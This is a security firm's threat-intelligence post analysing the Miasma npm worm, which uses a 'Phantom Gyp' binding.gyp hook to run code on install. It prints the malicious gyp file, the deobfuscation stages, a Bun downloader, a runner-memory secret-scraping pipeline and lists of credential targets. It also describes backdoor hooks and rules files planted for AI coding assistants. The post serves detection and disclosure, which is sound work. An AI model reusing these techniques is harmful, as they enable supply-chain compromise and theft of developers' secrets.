

Miasma npm Supply Chain Attack: Self-Spreading Worm via Phantom Gyp

 stepsecurity.io/blog/binding-gyp-npm-supply-chain-attack-spreads-like-worm

github.com/liuende501?tab=repositories

liuende501

Overview

Repositories 244

Projects

Packages

Stars 133



liuende501

liuende501

Follow

0 followers · 1 following

shui501@126.com

Achievements

Find a repository...

typhonian-manticore-31395

Public

Miasma - The Spreading Blight

Updated 6 minutes ago

gesserit-lasgun-740

Public

niagA oG eW ereH :duluH-iahS

Updated 11 minutes ago

fremen-sietch-520

Public

niagA oG eW ereH :duluH-iahS

Updated 12 minutes ago

teilaxu-fedaykin-617

Public

niagA oG eW ereH :duluH-iahS

Updated 16 minutes ago

[Back to Blog](#)

[Threat Intel](#)

self-replicating worm is spreading across the npm registry using binding.gyp, a file that triggers code execution during npm install without touching package.json scripts. The attack

bypasses conventional security tools and has already compromised dozens of packages across multiple maintainer accounts.



Table of Contents

An attacker compromised 57 npm packages across 286+ malicious versions in a rolling campaign lasting under two hours. The largest victim is `@vapi-ai/server-sdk`, the official Vapi.ai voice AI server SDK with 408,000+ monthly downloads, hit first at 23:30 UTC on June 3. One hour later, the attacker published malicious versions of 50+ packages belonging to the maintainer `jagreehal`, including `ai-sdk-ollama` (120,000+ monthly downloads), along with dozens of packages across the `autotel`, `awaitly`, `executable-stories`, `node-env-resolver`, and `wrangler-deploy` families.

The payload is a new variant of the Miasma worm, a self-spreading supply chain malware family that previously compromised 32 packages under the `@redhat-cloud-services` npm namespace on June 1, 2026 ([our earlier analysis](#)), and 4 versions of `@vapi-ai/server-sdk` on June 3, 2026. This wave uses a technique we are calling "Phantom Gyp": instead of the `preinstall` or `postinstall` lifecycle scripts that security tools typically monitor, the attacker abuses a 157-byte `binding.gyp` file to trigger code execution during `npm install`, bypassing most install-script security checks entirely.

In our analysis, we traced the exfiltration path to the GitHub account [liuende501](#), which hosts 236 repositories used as credential dead-drops. The malware creates a new repo on the fly (e.g., nemean-hydra-34343), then uploads stolen credentials as encrypted JSON files to a results/ directory. The repo descriptions confirm the malware's identity: 34 are labeled "Miasma - The Spreading Blight" and 195 carry the reversed string "niagA oG eW ereH :duluH-iahS" -- which reads "Shai-Hulud: Here We Go Again", a direct taunt referencing our [previous blog post](#) on the RedHat Cloud Services compromise two days earlier.

← → ↺

github.com/liuende501?tab=repositories

☰

liuende501

📖 Overview

📁 Repositories 244

📁 Projects

📦 Packages

☆ Stars 133



liuende501

liuende501

Follow

👤 0 followers · 1 following

✉ shui501@126.com

Achievements

Find a repository...

typhonian-manticore-31395 Public

Miasma - The Spreading Blight

Updated 6 minutes ago

gesserit-lasgun-740 Public

niagA oG eW ereH :duluH-iahS

Updated 11 minutes ago

fremen-sietch-520 Public


niagA oG eW ereH :duluH-iahS

Updated 12 minutes ago

tleilaxu-fedaykin-617 Public

niagA oG eW ereH :duluH-iahS

Updated 16 minutes ago



We have responsibly disclosed this incident to all affected maintainers: [ai-sdk-ollama #975](#), [autotel #197](#), [awaitly #358](#), [executable-stories #219](#), [node-env-resolver #50](#), [workflow #95](#), [effect-analyzer #128](#), [mountly #87](#), [wrangler-deploy #130](#), and [evolv-coder-lite #60](#).

Affected packages

The following table lists all packages and versions identified as compromised so far.

Package	Malicious Versions
@evolvconsulting/evolv-coder-lite	1.2.0
@jagreehal/workflow	1.16.1
@vapi-ai/server-sdk	0.11.1, 0.11.2, 1.2.1, 1.2.2
ai-sdk-ollama	0.13.1, 1.1.1, 2.2.1, 3.8.5
autotel	2.26.4, 3.4.3

Runtime Analysis using Harden-Runner

By default, Harden-Runner detects when a process attempts to read the Runner.Worker process memory and initiates lockdown mode, killing the workflow run to protect secrets

before they can be exfiltrated.

<https://app.stepsecurity.io/github/actions-security-demo/comp-packages/actions/runs/26932681873>

Run

Analyze Vapi AI Server SDK Compromised Package

Triggered via workflow_dispatch by varunsh-coder

[main](#) about 1 hour ago

Destinations

5

HTTPS Events

51

Actions

3

Detections

2

Workflow

Uses StepSecurity Harden Runner

actions-security-demo/comp-packages .github/workflows/vapi-ai-server-sdk.yaml

name: Harden Runner

uses: step-security/harden-runner@v2

with:

All Outbound Destinations

Name	Status	Jobs
api.github.com	Allowed	download-package, +1 job
github.com	Allowed	download-package, +1 job
release-assets.githubusercontent.com	Allowed	download-package, +1 job
registry.npmjs.org	Allowed	download-package, +1 job
nodejs.org	Allowed	install-compromised-package

All Detections

undefined (pid: undefined)

Process

Custom-Rule-Detection

This process triggered a policy-enforced lockdown that terminated the workflow run.

To analyze the full behavior of this malware, we temporarily disabled this protection and ran @vapi-ai/server-sdk@1.2.2 in a controlled GitHub Actions environment with Harden-Runner in audit mode.

<https://app.stepsecurity.io/github/actions-security-demo/comp-packages/actions/runs/26932729784?jobId=79455619199>

Process Events: The Full Kill Chain

Harden-Runner's process monitoring captured every process spawned during the attack, revealing the complete kill chain with precise timestamps.

```
# T+0.0s - npm install begins
PID 2969: npm install @vapi-ai/server-sdk@1.2.2

# T+2.1s - binding.gyp triggers node-gyp
PID 2980: sh -c "node-gyp rebuild"
PID 2982: node node-gyp.js rebuild
```

```

# T+3.6s - gyp command substitution fires the payload
PID 2997: /bin/sh -c "node index.js > /dev/null 2>&1 && echo stub.c"
PID 2998: node index.js

# T+3.9s - Bun runtime downloaded and extracted in under 1 second
PID 3006: curl -sSL "https://github.com/oven-sh/bun/releases/download/
        bun-v1.3.13/bun-linux-x64-baseline.zip" -o "/tmp/b-80596p/b.zip"
PID 3011: unzip -j -o "/tmp/b-80596p/b.zip" -d "/tmp/b-80596p"

# T+4.9s - Malware payload launched via Bun
PID 3013: /tmp/b-80596p/bun run /tmp/p1764ajw42rg.js

# T+8.3s - GitHub token theft
PID 3026: gh auth token

# T+8.5s - Privilege escalation and Runner.Worker memory read
PID 3034: sudo python3
PID 3035: python3 --> reads /proc/2771/mem (Runner.Worker)

# T+12.4s - Secret extraction from runner memory
PID 3037: tr -d '\0' | grep -aoE '"[^"]+":{"value":"[^"]*", "isSecret":true}' | sort -u

# T+13.4s - Exfiltration begins via GitHub API
PID 3013: bun --> api.github.com (uploads stolen credentials)

# T+17.6s - Reconnaissance
PID 3043: ps aux
PID 3044: which ssh

```

Several things stand out in this process tree:

- The malware uses `sudo python3` to escalate to root before reading `/proc/2771/mem` (the `Runner.Worker` process memory). This is the technique that extracts GitHub Actions masked secrets in their unmasked form.
- The Bun runtime download, extraction, and payload launch happens in under 1 second (PID 3006 to PID 3013: 05:27:44.775 to 05:27:45.862).
- The payload is written to a randomized temp path (`/tmp/p1764ajw42rg.js`) to avoid static filename detection.
- `gh auth token` is called to steal the `GITHUB_TOKEN` from the GitHub CLI's credential store, in addition to extracting it from `Runner.Worker` memory.

Network Events: C2 and Exfiltration Caught in Real Time

Harden-Runner's network egress monitoring captured every outbound connection made during the attack. The events clearly show the anomalous traffic pattern -- a package install

step that should only contact `registry.npmjs.org` suddenly reaches out to unexpected endpoints:

- `registry.npmjs.org` -- Legitimate: downloads `@vapi-ai/server-sdk-1.2.2.tgz` and checks security advisories
- `nodejs.org` -- Expected: `node-gyp` downloads Node.js headers for the native build
- `github.com` (Bun download) -- Anomalous: `curl` (PID 3006) downloads `bun-v1.3.13/bun-linux-x64-baseline.zip` from GitHub releases. An npm install step has no reason to download an alternative JavaScript runtime.
- `api.github.com` (exfiltration) -- Anomalous: `bun` (PID 3013) makes authenticated API calls to create repositories and upload stolen credentials under the `liuende501` account

How the Attack Works

The Miasma worm uses a novel install hook technique, a four-stage obfuscated payload, and a fully automated propagation engine that spreads across npm, RubyGems, and GitHub repositories. Below is a technical breakdown of each component.

The Phantom Gyp Technique

Every npm security guide tells developers to watch out for `preinstall` and `postinstall` lifecycle scripts. This attack uses neither. There are no install scripts declared in `package.json` at all.

Instead, the attacker adds a 157-byte `binding.gyp` file to the published tarball. When npm sees this file in a package, it automatically runs `node-gyp rebuild` during installation, a behavior designed for packages that include native C/C++ addons. The file weaponizes gyp's command substitution syntax:

```
{
  "targets": [
    {
      "target_name": "Setup",
      "type": "none",
      "sources": ["<!(node index.js > /dev/null 2>&1 && echo stub.c)"]
    }
  ]
}
```

The `<!(...)` syntax tells gyp to execute the enclosed shell command and use its stdout as the source file name. Here is what happens:

1. `node index.js` runs the malicious payload

2. `> /dev/null 2>&1` silences all output
3. `&& echo stub.c` returns a fake source filename so gyp does not error

The result: arbitrary code execution during `npm install`, with no visible sign of a lifecycle script. Tools that scan `package.json` for `preinstall/postinstall` entries see nothing suspicious. The legitimate package code in `dist/` is completely untouched; the attacker bolted a payload onto the side of it.


Here is the file tree of the compromised `executable-stories-demo@0.1.11` package:

```
package/
+-- binding.gyp          157 B    <-- install hook (MALICIOUS)
+-- index.js            4.5 MB    <-- obfuscated payload (MALICIOUS)
+-- dist/
|  +-- index.js         27 KB     <-- legitimate entry point (clean)
|  +-- index.d.ts       3 KB      <-- type definitions (clean)
|  +-- cli.js           31 KB     <-- CLI tool (clean)
|  +-- *.js.map          <-- source maps (clean)
+-- package.json        1.2 KB    <-- no install scripts declared
+-- bin/
|  +-- executable-stories-demo.js
+-- templates/
|  +-- astro-demo-starlight/...
+-- LICENSE
+-- README.md
```

Note the size contrast: the legitimate `dist/index.js` is 27 KB, while the malicious root `index.js` is 4.5 MB. This is a clear red flag. The package's `package.json` declares `"main": "./dist/index.js"` as the entry point, so the root `index.js` is never imported by application code. It exists solely to be executed by the `binding.gyp` trigger.

Four-Stage Payload

We downloaded and deobfuscated the malware to trace the full execution chain. The payload uses four layers of obfuscation before reaching the actual malicious logic.



Stage 1: ROT-N Caesar Cipher + eval()

The root `index.js` contains a single `try{eval(...)}catch(e){}` wrapper. Inside is an array of approximately 1.3 million character codes, a Caesar cipher decoder function, and a ROT shift value. The decoder converts the character codes to a string, applies the ROT transform, and `eval()`s the result:

```

try {
  eval(
    function(s, n) {
      return s.replace(/[a-zA-Z]/g, function(c) {
        var b = c <= "Z" ? 65 : 97;
        return String.fromCharCode(
          (c.charCodeAt(0) - b + n) % 26 + b
        );
      });
    }([40, 103, 121, 101, /* ~1.3M more codes */], 20)
  )
} catch(e) {}

```

The ROT shift is not consistent across packages. We observed five distinct rotation values across the campaign: @vapi-ai/server-sdk@1.2.1 uses ROT-9, ai-sdk-ollama@3.8.5 uses ROT-15, ai-sdk-ollama@2.2.1 uses ROT-18, @vapi-ai/server-sdk@0.11.2 uses ROT-19, and executable-stories-demo@0.1.11 uses ROT-20. This is not a build artifact; it is deliberate evasion targeting static signatures keyed on a single decoded form.

Stage 2: AES-128-GCM Self-Decrypting Layer

After ROT decoding, the JavaScript imports `node:crypto` and defines an AES-128-GCM decryption helper. It then decrypts two inline hex-encoded blobs whose keys, IVs, and authentication tags are embedded in the script:

```

(async () => {
  const _c = await import("node:crypto");
  const _d = (k, i, a, c) => {
    const d = _c.createDecipheriv(
      "aes-128-gcm",
      Buffer.from(k, "hex"),
      Buffer.from(i, "hex"),
      { authTagLength: 16 }
    );
    d.setAuthTag(Buffer.from(a, "hex"));
    return Buffer.concat([d.update(Buffer.from(c, "hex")), d.final()]);
  };
  // Blob 1: Bun loader (907 bytes)
  const _b = _d("b2e0b8d9f56b4603a0f0f30ca3c1bc9a", ...);
  // Blob 2: Main payload (668 KB)
  const _p = _d("005c24c52d1d5f4f8d9b4e52a4405e7f", ...);
})();

```

Stage 3: Bun Runtime Loader

The first decrypted blob (907 bytes) is a loader that downloads a standalone Bun v1.3.13 runtime. A Node.js package has no legitimate reason to download an alternative JavaScript

runtime. The purpose is to execute the final payload outside of Node.js, evading tooling that only monitors Node processes:

```
(async () => {
  const { execSync } = await import("node:child_process");
  const { mkdtempSync, chmodSync } = await import("node:fs");


  globalThis.getBunPath = function() {
    const dir = mkdtempSync(join(tmpdir(), "b-"));
    const exe = join(dir, "bun");
    const url = "https://github.com/oven-sh/bun/releases/download/"
      + "bun-v1.3.13/bun-" + os + "-" + arch + ".zip";
    execSync('curl -sSL "' + url + '" -o "' + zip + '"');
    execSync('unzip -j -o "' + zip + '" -d "' + dir + '"');
    chmodSync(exe, "755");
    return exe;
  };
})();
```

Stage 4: The Obfuscated Main Payload

The second blob (668 KB) is the actual malware, obfuscated using obfuscator.io. It contains a 2,306-entry encrypted string table that we decoded to recover the full capability set. The decoded strings reveal the credential theft targets, AI assistant paths, EDR detection logic, and worm propagation mechanisms detailed in the following sections.

Multi-Cloud Credential Theft

The payload is a comprehensive credential harvester purpose-built for CI/CD environments. It targets the exact token names, file paths, and API endpoints each cloud platform uses. This is not a generic environment variable scrape; it is a collector tailored for each provider.



Some notable string literals we extracted from the decoded payload:

- AWS: aws_access_key_id, aws_secret_access_key, x-amz-security-token, http://169.254.169.254/latest/api/token, secretsmanager:ListSecrets, AmazonSSM.GetParameters, AWS4-HMAC-SHA256 Credential=
- GCP: GOOGLE_APPLICATION_CREDENTIALS, private_key_id, https://www.googleapis.com/auth/cloud-platform, secretmanager
- Azure: https://login.microsoftonline.com/, https://graph.microsoft.com/v1.0/me, keyvault, Managed identity token request

- Vault: /var/run/secrets/vault/token, /home/runner/.vault-token, /etc/vault/token, VAULT_ADDR, /v1/auth/kubernetes/login, /v1/auth/aws/login
- GitHub Actions: ACTIONS_ID_TOKEN_REQUEST_TOKEN, GITHUB_SHA, GITHUB_WORKFLOW_REF, /actions/secrets?per_page=100, /actions/organization-secrets?per_page=100
- CI Runner Memory: `tr -d '\0' | grep -aoE '"[^"]+":{"value": "[^"]*", "isSecret": true}'` - Scrapes runner process memory for GitHub Actions secrets
- 1Password, gopass, pass: signinOnePassword, collectOnePassword, masterPasswords, collectGopass, collectPass

One of the most sophisticated techniques is runner process memory scraping. The payload extracts GitHub Actions masked secrets directly from the runner's memory space using this shell pipeline:

```
# Extracted from decoded payload string table
tr -d '\0' | grep -aoE '"[^"]+":{"value": "[^"]*", "isSecret": true}' | sort -u
```

This bypasses GitHub's secret masking entirely by reading the runner process memory where secret values exist in their unmasked form. This is the same technique seen in the TanStack compromise (May 2026), where it was used to extract OIDC tokens from the GitHub Actions runner process.

AI Coding Assistant Poisoning

The most novel and concerning capability of this variant is its targeting of AI coding assistant configurations. The malware injects persistent backdoor files into project repositories that execute whenever a developer opens the project in their AI-assisted IDE.

- .claude/setup.mjs - Anthropic Claude Code - SessionStart hook: runs on every new Claude Code session
- .claude/settings.json - Anthropic Claude Code - Settings injection
- .cursor/rules/setup.mdc - Cursor AI - Custom rules file: loaded on project open
- .gemini/settings.json - Google Gemini - Settings injection
- .vscode/tasks.json - Visual Studio Code - runOn: folderOpen auto-execute
- .vscode/setup.mjs - Visual Studio Code - Task-triggered setup script
- .github/setup.js - GitHub Actions - Workflow injection

The injected files are committed to repositories the malware has write access to (via stolen GitHub tokens). The social engineering message used to make the files appear legitimate:


| *"This is required for proper IDE integration and dependency setup."*

The files are executed using the downloaded Bun runtime rather than Node.js: `bun run .claude/setup.mjs`. This adds another layer of evasion, because security tooling that monitors node process trees will not catch execution from bun.

